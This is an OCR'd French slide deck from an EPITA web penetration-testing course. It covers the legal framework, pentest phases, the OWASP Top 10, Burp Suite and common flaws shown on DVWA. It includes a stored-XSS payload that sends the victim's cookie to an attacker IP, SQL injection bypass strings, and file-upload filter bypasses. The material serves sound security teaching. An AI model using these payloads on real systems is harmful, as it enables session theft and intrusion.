PENTEST WEB

Cours Epita

Hamza Boughemza

AGENDA

HAMZA BOUHEMZA

Etude:

- EPITA, promo 2019 – Majeur SRS

Experiences:

1. **Deloitte**, Paris – Analyse de risque
2. **Wavestone,** Geneve – Consultant Cyber/Pentester

ASPECT LEGAL

«Accès frauduleux à un système de traitement automatisé de données (article 323-1 du Code pénal) : le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est passible de ***trois ans d'emprisonnement et de 100 000 euros d'amende.*** *»*

Les tests de penetration web doivent se faire dans un cadre legal, avec l'accord de l'entreprise ou de la personne morale.

AGENDA

QUOI ?

Applications web de differentes natures:

- Interface administration/configuration
- Interface web destinée aux employés
- Interface web destinée aux clients

QUAND ?

Demande faite par l'equipe produit:

- Nouvelle application web
- Nouvelle release
- Re-test

Lors d'audit interne, afin de gagner un « foothold » dans le system

POURQUOI ?

Detecter des failles de sécurités pouvant etre exploitées par:

- Un attaquant externe (blackbox)
- Un attaquant possedant un access legitime (greybox)
- Un employé malintentionné (greybox)

Penetration testing

Black Box

L'auditeur simule le cas d'un attaquant n'ayant aucune information sur le system testé

Grey Box

L'auditeur simule le cas d'un attaquant ayant un pied dans le system

1. Compte utilisateur
2. Compte administrateur

White Box

L'equipe produit partage le maximum d'information avec l'auditeur :

- Compte administrateur
- Code source

TIMELINE D'UN PENTEST WEB

Kick-off

Definition du perimetre à tester

Choix de l'environment

Definition du planning

Definition des points de contact

[Optionnel] Demo

Comprendre l'application et toutes les features

Poser des questions à l'equipe produit

Test technique

Redaction du rapport

Restitution

KICK-OFF

What we will need from you

- Access to product development, testing or pre-production infrastructure at SITA, for all assessments
- Access to product documentation
- Access to members of all teams involved in designing, developing, testing, deploying and operating the product: we will make sure we make good use of your time and not overload the team

What we want you to keep in mind


- We are **not here to judge product team's work**
- We are here to provide an external view of product's security & compliance status, based on a systematic and repeatable approach
- The **aim is to help product team and the company in identifying its weaknesses** and strengthen the overall security & compliance level
- This **helps you anticipating external audits**, more and more requested by customers

AGENDA

IDENTIFIER LES FONCTIONS A RISQUE

Interaction avec la base de données

Interaction avec le file system du serveur



Creation d'objet

OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures

A10:2021-Server-Side Request Forgery

TOOLINGS

OS: Kali Linux

Burpsuite

- Proxy HTTP
- Intercepter requete HTTP
- Rejouer requete HTTP


Web scanners


- Burpsuite
- Nikto
- OWASP ZAP

Directory Bruteforce

- Dirbuster
- Dirb
- Dirsearch
- Gobuster

BURPSUITE


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL
1 http://localhost GET /DVWA/phpinfo.php
2 http://localhost GET /DVWA/
4 http://localhost GET /DVWA/dvwa/js/add_event_listeners
5 http://localhost GET /DVWA/dvwa/js/dvwaPage.js


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL
1 http://localhost GET /DVWA/ph
2 http://localhost GET /DVWA/
4 http://localhost GET /DVWA/dv
5 http://localhost GET /DVWA/dv
Edited
http://localhost/DVWA/
Add to scope
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser


Send
Cancel
Request
Pretty Raw Hex
GET /DVWA/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/DVWA/security.php
Cookie: security=low; PHPSESSID=08oh6c2mobfuu65764i47c825c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Response
Pretty Raw Hex Render

LOGIN PANEL (BLACK BOX)

Message d’erreur -> User enumeration

Authentication bypass


Bruteforce


TECHNICAL DATA LEAKAGE

> Fichier exposé par erreur
  > Fichier de configuration
  > Fichier random pouvant indiquer des noms d'utilisateurs
  > Etc ...


> HTTP Header
  > Peuvent reveler la version du software

> Message d'erreur verbeux
  > Peuvent donner la stack d'erreur
  > Peuvent reveler la version du software





ACCESS CONTROL BYPASS



EXPLOITATATION


- Cookie de session previsible

  Exemple: JSESSIONID:00000000049

- Access controle effectué par le front-end seulement

GET /users/user?id=49

GET /users/user?id=35



CROSS SITE SCRIPTING (XSS)

Executer du code javascript par par le navigateur web de la victime


- Recuperer le cookie de session de la victime
- Simuler une page de login afin de recuperer les identifiants de la victime
- Rediriger vers un site web tiers

Les fontions à cibler : lorsque le champ entré par un utilisateur est affiché


Exemples:

- Chat
- Commentaires
- Creation d'un objet
- Message d'erreur


CROSS SITE SCRIPTING (XSS)



STORED XSS



Sarah
WEB
<script>var i=new Image(); i.src="http://10.10.14.8/?cookie="+btoa(document.cookie);</script>
L'attaquant se connecte en tant que Sarah
Sarah's cookie

REFLECTED XSS




CROSS-SITE REQUEST FORGERY (CSRF)

Faire executer à la victime une requete à son insu



INJECTION SQL



ID	Name	Password
1	Xavier	xxxx
2	Henry	xxxx
3	Laura	xxxx
4	Sarah	xxxx

SELECT * FROM USERS WHERE NAME = ‘<input.name>’ AND PASSWORD = ‘<input.password>’

INJECTION SQL

SELECT * FROM USERS WHERE NAME = '' AND true -- AND PASSWORD = '<input.password>'

Toujours vrai
= « WHERE TRUE »

Commentaire

Error based

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the
/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query() #1 /var/www/html/DVWA

Time based

SELECT * FROM USERS WHERE NAME = '' AND sleep(5) --
AND PASSWORD = '<input.password>'

FILE UPLOAD

Cette feature est le chemin le plus direct pour compromettre le server

1. Extension non verifé

2. Bypass blacklisting

Php
Exe
Js
Java
Bat
Cmd
ps1

→ php5

FILE UPLOAD

3. Content-type

4. Nullbyte

